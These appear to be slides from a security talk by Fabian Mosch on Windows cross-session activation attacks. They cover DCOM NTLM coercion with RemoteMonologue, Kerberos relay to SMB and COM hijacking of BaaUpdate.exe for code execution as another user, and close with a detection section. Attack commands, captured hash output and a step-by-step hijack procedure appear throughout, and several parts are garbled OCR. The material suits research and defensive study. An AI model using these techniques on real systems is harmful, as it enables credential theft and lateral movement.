435790b941dba4322da97e8038bf95668e5b4ad3bb7498cbeca9d20a3baef7639d7d44aa7d1a48201cf308201cha003020112a28201c2048201beddb0ca5db9975322a09af8b2578fb8757f9f1e265711a0475e8fd026dbc3ea9e40366
14055ea391612606b18ef0d13dbe21d77d69f7324f3840a9ceb4e8d6f92fb9f9f514694658f8d507961a7aa5367b58c7202f1bef849ed4e4a02dc2d0652f7ad8824d2c7db1472d9e3ea6b12ecb523208a35c7d47ebb4703b7adcc046
f557f5d0af2a0c8d4791534ad58e1fca54f703f668352c58cf73a9a664aa112203c26600a1a164597933557433c36902331e97e23c9b55ad3853e5eb98f561c0bd1fcc21f8b05a07d17a2193c7e044a97abce0fc16428453a2cb5
fdabc8851993a7b5c1d8517a0205c7126bf6c48c0170f8744ae986f8a5ef7827a65eaf1dbb5f45f64774d86b500f3884edc1da96a39d19b29bdc0dabbe2acc0ca5797194590163fe3740b3b2af82d7853d2f0b0faef87fba220eaac
5842963931e20a13d9ab82a4dea76fb8fa86c3260c5a779b9569f81895c92c3c9e675a8a1e51ef819af1f803a25e86de427b2cc9cef0959e0be47a2f2f2420cb5d5fa0e58dd7de17921c7a9e1d458f82faa9
[+] Let's relay to SMB
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Connection
[+] Received Kerberos Auth from 192.168.150.12 with ticket on cifs/PLAYGROUND_W7.local.playground
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a2440442c8b3506883640db7659d0dac4b5572a84870e1cfd33ae2babf0de8b3fd4a12b84f6541d88b7b09f4c0c3d0704a555b48f65e69d7eba1171a12198d2
[+] Let's relay to SMB
[+] Session Established
SMB> use c$
SMB> ls
Mode LastAccessTime Length Name
---- -
03.12.2024 12:23:01 0 $Recycle.Bin
14.07.2009 05:08:56 0 Documents and Settings
14.07.2009 02:08:20 0 Documents and Settings
03.12.2024 13:33:01 0 Documents and Settings
Mode LastAccessTime Length Name
---- -
03.12.2024 12:23:01 0 $Recycle.Bin
14.07.2009 05:08:56 0 Documents and Settings
14.07.2009 02:08:20 0 Documents and Settings
03.12.2024 13:33:01 0 Documents and Settings
```



# NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

## When to use this:

- ▶ Few Indicators of Compromise (IoCs)
- ▶ RPC connection - initiating a COM Object in the context of a loggedon user
- ▶ Small chances of getting flagged
- ▶ Only helpful when the user password is crackable or
- ▶ Relaying to ADCS is possible for a cert/auth



# NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

## Publication from 8th of April:

- ▶ <https://www.ibm.com/think/x-force/remotemonologue-weaponizing-dcom-ntlm-authentication-coercions>
- ▶ Set RunAs „Interactive User“ via the remote registry
- ▶ Support for NTLMv1 downgrade / WebClient Service start
- ▶ Relaying to SMB/LDAP possible

# NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

Publication from 8th of April:

```
(venv)-(root@winbeef25)-[/]
python3 RemoteMonologue.py galaxy/administrator:'[REDACTED]'@SERVER01 -auth-to 172.22.164.58 -downgrade

REMOTE MONOLOGUE

v1.0.0 - @AndrewOliveau

[*] Targeting ServerDataCollectorSet COM object
[*] Setting RunAs value to Interactive User
[*] Running NetNTLMv1 downgrade attack
[+] Coerced SMB authentication! SERVER01

(venv)-(root@winbeef25)-[/]
#

root@winbeef25: /opt 156x14

[SMB] NTLMv1-SSP Client : 172.22.175.222
[SMB] NTLMv1-SSP Username : GALAXY\yoda
[SMB] NTLMv1-SSP Hash : yoda::GALAXY:[REDACTED]

[SMB] NTLMv1-SSP Client : 172.22.175.222
[SMB] NTLMv1-SSP Username : GALAXY\yoda
[SMB] NTLMv1-SSP Hash : yoda::GALAXY:[REDACTED]
```

# 03


## RCE IN THE CONTEXT OF ANOTHER USER



Revisiting Cross Session Activation attacks



## RCE IN THE CONTEXT OF ANOTHER USER






# RCE IN THE CONTEXT OF ANOTHER USER

What would you do?

- ▶ Remotely dump
- ▶ Compromise

**DANGER**  
Indicators of Compromise

- ...
- Inject
- Credential Theft
- Hijack Session



# RCE IN THE CONTEXT OF ANOTHER USER

What would you do?

► How to compror


- DANGER**
- Indicators of Compromise
- Vv.
  - Schedule.
  - Service Creation



# RCE IN THE CONTEXT OF ANOTHER USER



What if we can minimize the IoCs?

- ▶ RPC on the network level
  - DCOM as execute primitive
- ▶ Living in a signed trusted binary
- ▶ Code Execution in the context of the target user
  - No Impersonation
  - No credential theft
  - No Injection



# RCE IN THE CONTEXT OF ANOTHER USER


Bitlocker BDEUILauncher again?



# RCE IN THE CONTEXT OF ANOTHER USER



```
.data:0000000014000D048 ; CBdeUISrvModule::InitializeSecurity(\
.off_14000D050 dq offset unk_14000A7B0 ; DATA XREF: CBdeUILauncher::BdeUIProces
align 20h
dq offset aBdeunlockExe ; "bdeunlock.exe"
db 39h ; 9
db 0
db 0
db 0
db 0
db 0
db 0
db 0
db 0
db 0
db 0
dq offset aFvenotifyExe ; "FveNotify.exe"
db 33h ; 3
db 0
db 0
db 0
db 0
db 0
db 0
db 0
db 0
db 0
db 0
dq offset aFvepromptExe ; "FvePrompt.exe"
db 33h ; 3
db 0
db 0
db 0
db 0
db 0
db 0
db 0
db 0
db 0
db 0
dq offset aBaaupdateExe ; "BaaUpdate.exe"
0000BA8C 0000000014000D08C: .data:0000000014000D08C (Synchronized with Hex View-1)
0000B59C 0000000014000D08C: "QWcW:0000000014000D08C (gLucpiontzeg nTzP Hex AT9A-T)
"QWcW:0000000014000D08C qd off_14000D08C ; "BaaUpdate.exe"
"QWcW:0000000014000D08C qp 0
"QWcW:0000000014000D08E qp 0
"QWcW:0000000014000D08E qp 0
"QWcW:0000000014000D08E qp 0
"QWcW:0000000014000D08C qp 0
"QWcW:0000000014000D08C qp 0
"QWcW:0000000014000D08C qp 0
```





# RCE IN THE CONTEXT OF ANOTHER USER

## Short recap:

- ▶ We can spawn processes in the context of a loggedon user
- ▶ We cannot execute code directly
- ▶ We are administrator, so we can
  - Drop files via SMB
  - Modify the remote registry



# RCE IN THE CONTEXT OF ANOTHER USER

## COM Hijacking to the rescue<sup>1</sup>

|                     |               |       |               |                                                                                    |                |
|---------------------|---------------|-------|---------------|------------------------------------------------------------------------------------|----------------|
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKLM\System\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration        | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}                 | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\TreatAs         | NAME NOT FOUND |
| 11:51:59.2058347 AM | BaaUpdate.exe | 21724 | RegOpenKey    | HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\TreatAs                          | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}                 | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegQueryValue | HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\ActivateOnHostFlags              | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}                 | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}                 | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocServer32  | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegQueryValue | HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32\InprocServer32    | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InProcServer32  | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler32 | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler32                  | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCU\Software\Classes\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler   | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegOpenKey    | HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler                    | NAME NOT FOUND |
| 11:51:...           | BaaUpdate.exe | 21724 | RegQueryValue | HKLM\SOFTWARE\Microsoft\OLE\MaxSxSHashCount                                        | NAME NOT FOUND |

Showing 1,240 of 10,057,461 events (0.012%)      Backed by virtual memory

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|           |               |       |            |                                                                 |                |
|-----------|---------------|-------|------------|-----------------------------------------------------------------|----------------|
| 11:51:... | BaaUpdate.exe | 21724 | RegOpenKey | HKLM\SOFTWARE\Microsoft\OLE\MaxSxSHashCount                     | NAME NOT FOUND |
| 11:51:... | BaaUpdate.exe | 21724 | RegOpenKey | HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler | NAME NOT FOUND |
| 11:51:... | BaaUpdate.exe | 21724 | RegOpenKey | HKCR\CLSID\{A7A63E5C-3877-4840-8727-C1EA9D7A4D50}\InprocHandler | NAME NOT FOUND |

<sup>1</sup> <https://www.blackhillsinfosec.com/a-different-take-on-dll-hijacking>

## RCE IN THE CONTEXT OF ANOTHER USER

- 1) Plant a DLL on the target system via C\$ or admin\$
- 2) COM Hijack the target user via the remote Registry
- 3) Execute BaaUpdate.exe via BDEUILauncher in the context of our target user
- 4) Remove the COM Hijack
- 5) Cleanup the DLL

## RCE IN THE CONTEXT OF ANOTHER USER



<https://github.com/rtecCyberSec/BitlockMove/>

## RCE IN THE CONTEXT OF ANOTHER USER

### BitlockMove:

- ▶ Only works on client Systems – it's about Bitlocker!
- ▶ No Cross Session Activation with the Win32 APIs – only one user is logged on a client
- ▶ Spawns a subprocess, OPSec unsafe

### Finding alternatives for servers:

- ▶ Calling CoCreateInstance -> spawns process as interactive user
  - ▶ Vulnerable to COM Hijack -> Win



# RCE IN THE CONTEXT OF ANOTHER USER

```
PS C:\Users\S3cur3Th1sSh1t> Install-Module OleViewDotNet
PS C:\Users\S3cur3Th1sSh1t> Get-ComDatabase
PS C:\Users\S3cur3Th1sSh1t> Get-ComClass -InteractiveUser
```

| Name                           | CLSID                                | DefaultServerName              |
|--------------------------------|--------------------------------------|--------------------------------|
| ----                           | -----                                | -----                          |
| BrowserBroker Class            | 0002df02-0000-0000-c000-000000000046 | browser_broker.exe             |
| User Notification              | 0010890e-8789-413c-adbc-48f5b511b3af | shell32.dll                    |
| PhotoAcqHwEventHandler         | 00f2b433-44e4-4d88-b2b0-2698a0a91dba | rundll32.exe                   |
| RoamDictionary Class           | 01171f65-249e-4eeb-81bd-03e1b0fa1873 | InputPersonalization.exe       |
| 0207C0AD-563B-4919-A967-E07... | 0207c0ad-563b-4919-a967-e0782ffc35d1 | EdpNotify.exe                  |
| Shared Reco Custom Marshall... | 03de7b30-9300-4fa9-af69-ba09497107a2 | SpeechRuntime.exe              |
| DevicesFlow                    | 046aead9-5a27-4d3c-8a67-f82552e0a91b | rundll32.exe                   |
| CDPComAccountProvider          | 049d54b5-e524-41b2-bd4d-34f7a0efc31d | <APPID HOSTED>                 |
| UIHost Class                   | 054aae20-4bea-4347-8a35-64a533254a9d | TabTip.exe                     |
| User Account Control Settings  | 06c792f8-6212-4f39-bf70-e8c0ac965c23 | UserAccountControlSettings.dll |
| Shield Provider User Sessio... | 08728914-3f57-4d52-9e31-49daeca5a80a | SecurityHealthAgent.dll        |
| Retail Demo User COM Agent     | 0886dae5-13ba-49d6-a6ef-d0922e502d96 | <APPID HOSTED>                 |
| Proximity Sharing              | 08fc06e4-c6b5-40be-97b0-b80f943c615b | ProximityUxHost.exe            |
| CLSID_InputSwitchControlWra... | 0b86ccd2-7513-4f0a-ae1a-791a6d4db81d | <APPID HOSTED>                 |
| Windows Push Notification P... | 0c9281f9-6da1-4006-8729-de6e6b61581c | <APPID HOSTED>                 |
| AuthBrokerUI                   | 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 | AuthBroker.dll                 |
| UiaManagerEndpointInProcUtils  | 0feb51a7-30aa-4201-ba5e-97b75740cbc6 | UiaManager.dll                 |
| RDP Session Agent Class        | 115e13cf-cfe8-4821-b0da-e06aa4d51426 | RdpSaProxy.exe                 |
| Sync Center Client             | 1202db60-1dac-42c5-aed5-1abdd432248e | mobsync.exe                    |

<https://github.com/tyranid/oleviewdotnet>

# RCE IN THE CONTEXT OF ANOTHER USER

## Credits:

- ▶ James Forshaw @tiraniddo
- ▶ Andrea Pierini @decoder\_it
- ▶ Antonio Cocomazzi @splitter\_code
- ▶ Michael Zhmaylo @MzHmO
- ▶ @cube0x0
- ▶ Sven Rath @eversinc33



## GOING ONE STEP BACK

- Relaying the first Kerberos auth with KrbRelayEx-RPC & CredMarshal trick

```
\\Temp>remote.exe -smb --smbkeyword interactive -victim dc01.marvel.local -
an1UwhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwBEAYBAAAA -session 2
```

Fixed via CVE-2025-33073??

CICADA8 Research Team  
From Michael Zhmaylo (MzHmO)

```
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: dea794e0-1c1d-4363-b171-98d0b1703586
[?] Trying to trigger authentication from session 2
System.Runtime.InteropServices.COMException (0x800706BE): The remote procedure
call failed.
[+] Using CLSID: dea794e0-1c1d-4363-b171-98d0b1703586
[+] Forcing Authentication
[+] Using CLSID: dea794e0-1c1d-4363-b171-98d0b1703586
[+] Forcing Authentication
```

```
[*] Starting FakeRPCServer on port:135
[*] KrbRelayEx started
[*] Hit:
[*] F
[*] F
[*] S
[*] S
[*] H
[*] FakeRPCServer[135]: Client connected [10.140.0
[*] SMB Login success: True
SMB>
[*] 2WB godtu 2ncc622: 11n6
[*] E9K68PC261A6I[132]: CTJ6ur connec16q [10.140.0.1:4013e] to FORWARD mode
[*] H69q61 219102 21V102 2ncc622
```

Still working with:  
ab93b6f1-be76-4185-  
a488-a9001b105b94 -  
BDEUILauncher

But... why?

<https://github.com/decoder-it/KrbRelayEx-RPC>

# 04

## DETECTION




Revisiting Cross Session Activation attacks



# DETECTION

- 1) Hardcoded DLL with obvious IoCs
- 2) Remote COM Hijack for the CLSID A7A63E5C-3877-4840-8727-C1EA9D7A4D50
- 3) BaaUpdate.exe loading an unexpected attacker defined DLL
- 4) BaaUpdate.exe launching suspicious child processes





**THANK YOU FOR YOUR ATTENTION!**

**QUESTIONS?**



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**Fabian Mosch**

